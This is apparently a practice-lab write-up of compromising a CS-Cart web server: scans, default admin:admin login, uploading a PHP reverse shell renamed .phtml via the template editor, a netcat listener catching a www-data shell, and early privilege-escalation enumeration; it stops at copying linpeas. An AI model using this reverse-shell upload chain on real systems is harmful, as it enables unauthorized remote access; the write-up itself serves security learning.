Payday

Key Takeaways

- Look into a port forwarding methodology for 32 bit systems (I don't think ligolo has support for them, although I need to look into that more too)
- Identify patterns, password reuse was a common theme here but it took me awhile to recognize it
- If i am on the system as web, I think it will be common to need to go to a different user espescially if the web user has very limited permissions as seen in this box

Walk through

Target: **192.168.153.39**

Starting off with a quick rustscan so i have something to look into while my other enum runs

```
rustscan -a 192.168.153.39 --ulimit 5000 | tee rustscan_output

PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 61
80/tcp  open  http         syn-ack ttl 61
110/tcp open  pop3         syn-ack ttl 61
139/tcp open  netbios-ssn  syn-ack ttl 61
143/tcp open  imap         syn-ack ttl 61
445/tcp open  microsoft-ds syn-ack ttl 61
993/tcp open  imaps        syn-ack ttl 61
995/tcp open  pop3s        syn-ack ttl 61
```

Getting autorecon running

```
sudo autorecon 192.168.153.39 --nmap-append="--min-rate=5000" --dirbust
er.threads=30 -v
```

Getting an nmap default scripts scan running

```
nmap -sC -sV 192.168.153.39 -oA default_scripts

PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
| ssh-hostkey:
|   1024 f3:6e:87:04:ea:2d:b3:60:ff:42:ad:26:67:17:94:d5 (DSA)
|_  2048 bb:03:ce:ed:13:f1:9a:9e:36:03:e2:af:ca:b2:35:04 (RSA)
80/tcp  open  http         Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_http-title: CS-Cart. Powerful PHP shopping cart software
110/tcp open  pop3         Dovecot pop3d
|_pop3-capabilities: SASL RESP-CODES STLS CAPA TOP PIPELINING UIDL
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/state
OrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after:  2008-05-25T02:02:48
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2025-08-15T18:30:57+00:00; +6s from scanner time.
139/tcp open  netbios-ssn?
143/tcp open  imap         Dovecot imapd
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/state
OrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
```

```
|_Not valid after:  2008-05-25T02:02:48
| sslv2: 
|   SSLv2 supported
|   ciphers: 
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2025-08-15T18:30:57+00:00; +6s from scanner time.
|_imap-capabilities: UNSELECT Capability MULTIAPPEND LOGIN-REFERRALS LITERAL+ NAMESPACE LOGINDISABLEDA0001 STARTTLS OK SASL-IR CHILDREN IDLE THREAD=REFERENCES IMAP4rev1 completed SORT
445/tcp open  netbios-ssn  Samba smbd 3.0.26a (workgroup: MSHOME)
993/tcp open  ssl/imaps?
| sslv2: 
|   SSLv2 supported
|   ciphers: 
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after:  2008-05-25T02:02:48
|_ssl-date: 2025-08-15T18:30:57+00:00; +6s from scanner time.
|_imap-capabilities: UNSELECT MULTIAPPEND LOGIN-REFERRALS LITERAL+ Capability NAMESPACE AUTH=PLAINA0001 OK SASL-IR CHILDREN IDLE THREAD=REFERENCES IMAP4rev1 completed SORT
995/tcp open  ssl/pop3s?
|_ssl-date: 2025-08-15T18:30:57+00:00; +6s from scanner time.
| sslv2: 
|   SSLv2 supported
|   ciphers: 
```


```
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_pop3-capabilities: USER SASL(PLAIN) RESP-CODES CAPA TOP PIPELINING UIDL
| ssl-cert: Subject: commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after:  2008-05-25T02:02:48
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 40m06s, deviation: 1h37m59s, median: 5s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: payday
|   NetBIOS computer name:
|   Domain name:
|   FQDN: payday
|_  System time: 2025-08-15T14:30:43-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: PAYDAY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
```

- 22 SSH
- 80 HTTP server
    - apache 2.2.4

    - PHP 5.2.3
- 110 POP3
- 139 /445 samba
- 143 dovecot imapd
- 993 imaps
- 995 pop3s

22 ssh


attempting to ssh to the system, it appears I need a key



```
┌──(kali㉿kali)-[~/pg/payday]
└─$ ssh root@192.168.153.39
Unable to negotiate with 192.168.153.39 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

80 HTTP server

Looking at the site it appears to be a shopping site



Groove on the go.This mobile jukebox has room for up to 3,000 of your favorite stereo tracks.It's a premium music device that snaps 2 megapixel photos and has smartphone features too.Meet the Nokia N91.


This is a demonstration store powered by the CS-Cart shopping cart software. The CS-Cart is a full e-commerce solution for small to medium sized businesses. The software uses PHP4 and MySQL to provide an easy, quick and flexible interface, allowing you to produce a high functionality on-line store in minutes. It is all 100% template driven!

This is NOT a live store. Please DO NOT enter real credit card details when test ordering from it.

Feel free to review the sections of this store to see just what CS-Cart can do for you!

Clicking on my account and then trying to login as <admin:admin> it accepts the login

Looking at that accounts profile information



Update profile

The fields marked with * are mandatory.

User account info

Signup for membership: Bronze
Username *: admin
Password *: ••••••••••••
Confirm password *: ••••••••••••

Contact information

Title *: Mr.
First name *: Admin
Last name *: Admin
Company: Your company
Phone *: 555-55-55
E-Mail *: admin@yourcomany.com
Fax: test
Web site: test

Billing address


Title: Mr.
First name: John
Last name: Doe
Address *: 44 Main street
City *: Boston
State/province *: Massachusetts
Country *: United States
Zip/postal code *: 02134

☑ Shipping address the same as billing

We get an email address to maybe try authenticationt o the pop server with? Could also very well jsut be dummy data, could also try authenticating as the <admin:admin> account

```
admin@yourcomany.com
```

Clicking on the site info page i get a version of the software being utilized



What is CS-Cart ?

CS-Cart is a PHP4+MySQL-based secure shopping cart software with support for PHP Smarty Templates


```
CS-Cart is a PHP4+MySQL-based secure shopping cart software with suppor
t for PHP Smarty Templates
```

Also worth noting that this says the php web server was mysql based, but I didn't find an open sql port so will be nice to check for that once I have access

Now that autorecon has had some time to run I begin looking into the results.

Directory bruteforcing found a couple of pages of interest

Install.php



Step 1: License agreement

☑ I agree with these terms


Please enter the **AUTHENTICATION CODE**:

* Authentication code can be found at the very bottom of "config.php" file.

● New installation
○ Reinstall skins

This seems like the initialization / setup page for this site

http://192.168.153.39/admin.php was also found and I was able to login as admin:admin again



Home » Statistics

Warning
Your password must be different from your login!
Change password »

Statistics

Orders statistics

	COMPLETED	PROCESSED	FAILED	OPEN	TOTAL ORDERS	GROSS TOTAL
In last 24 hours	0	0	0	0	0	$0.00
In last 7 days	0	0	0	0	0	$0.00
In last month	0	0	0	0	0	$0.00

Last order

Order ID: #47 [View details]
Date: 05/17/2006, 12:20
Status: Open

PRODUCT	OPTIONS	TAX	PRICE	AMOUNT
DELETED PRODUCT			$29.99	1

Users statistics


	AMOUNT
In last 24 hours	0
In last 7 days	0
In last month	0

Last registered user

Looking around the page there is a pretty clear path forward I think in that I can add a new page in the CMS tab

Googling CS cart authenticated RCE also suggest something similar

https://www.exploit-db.com/exploits/48891



192.168.153.39/admin.php?target=pages&mode=add&parent_id=0#detailed

Your password must be different from your login!
Change password »

Add new page

The fields marked with * are mandatory.

Main topic: - Root level page -

Page name: * shell

Page ID: * 1234

The page can be viewed at URL: **index.php?target=pages&page_id=Page ID**

Short description:

Edit in visual HTML editor

Page URL:

If page URL is set then page link will point to this URL

Full description:

Edit in visual HTML editor

META description:

META keywords:

Available: ☑


This didn’t quite turn out to be it because this was adding static html pages

Clicking on the template editor seems to be more what I’m looking for. it is literally a file upload too so I can try uploading a php web shell


I copied the webshell from here

```
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
```

Change IP and port to match my system / listener



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.156';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```



192.168.153.39/admin.php?target=template_editor

Warning

Your password must be different from your login!

Change password »

Template editor

Current path: /skins/

☑ Show active skins only

default_blue

new_vision_blue

Legend:

🟩 - Directory with operational CUSTOMER and EMAIL templates

🟥 - Directory with operational ADMINISTRATOR templates

▨ - Directory with operational ADMINISTRATOR, CUSTOMER and EMAIL templates

Create file:

Create directory:

Upload file: ● Local ○ Server ○ URL

webshell.php

Attempting to upload the webshell with a .php extension I get an error that I am not allowed to create/upload/rename fiels with a .php extnesion

Looking at the exploitdb post again, it mentions that I need tochange the extension to .phtml so that tracks

Changing the extension works I am able to upload the webshell file


Starting a listener

```
rlwrap nc -lvnp 1234
```

Navigating to the location of the shell. The exploitdb page outlines the location, but in the templat eeditor page it also tells us that the current path is /skins/

```
http://192.168.153.39/skins/webshell.phtml
```

Going to that page I get a catch in my listener




```
┌──(kali㉿kali)-[~/pg/payday]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.153.39] 39519
Linux payday 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
 15:11:57 up  1:30,  0 users,  load average: 0.00, 0.00, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ 
```

Attempting to make my shell interactive didn't do anything lol


```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Running netstat does confirm my suspicion from earlier that based on the software message there is an SQL instance running earlier that my port scanning did not see



```
$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:993             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:995             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN     off (0.00/0/0)
tcp        0     14 192.168.153.39:39519    192.168.45.156:1234     ESTABLISHEDon (0.23/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN     off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN     off (0.00/0/0)
tcp6       0      0 ::ffff:192.168.153.3:80 ::ffff:192.168.45:38666 ESTABLISHEDkeepalive (7037.71/0/0)
udp        0      0 192.168.153.39:137      0.0.0.0:*                          off (0.00/0/0)
udp        0      0 0.0.0.0:137             0.0.0.0:*                          off (0.00/0/0)
udp        0      0 192.168.153.39:138      0.0.0.0:*                          off (0.00/0/0)
udp        0      0 0.0.0.0:138             0.0.0.0:*                          off (0.00/0/0)
```

Attempting to run sudo -l, I didn't have permissions




```
$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:admin



Sorry, try again.
[sudo] password for www-data:

sudo: 1 incorrect password attempt
```

Copying linpeas over to the system

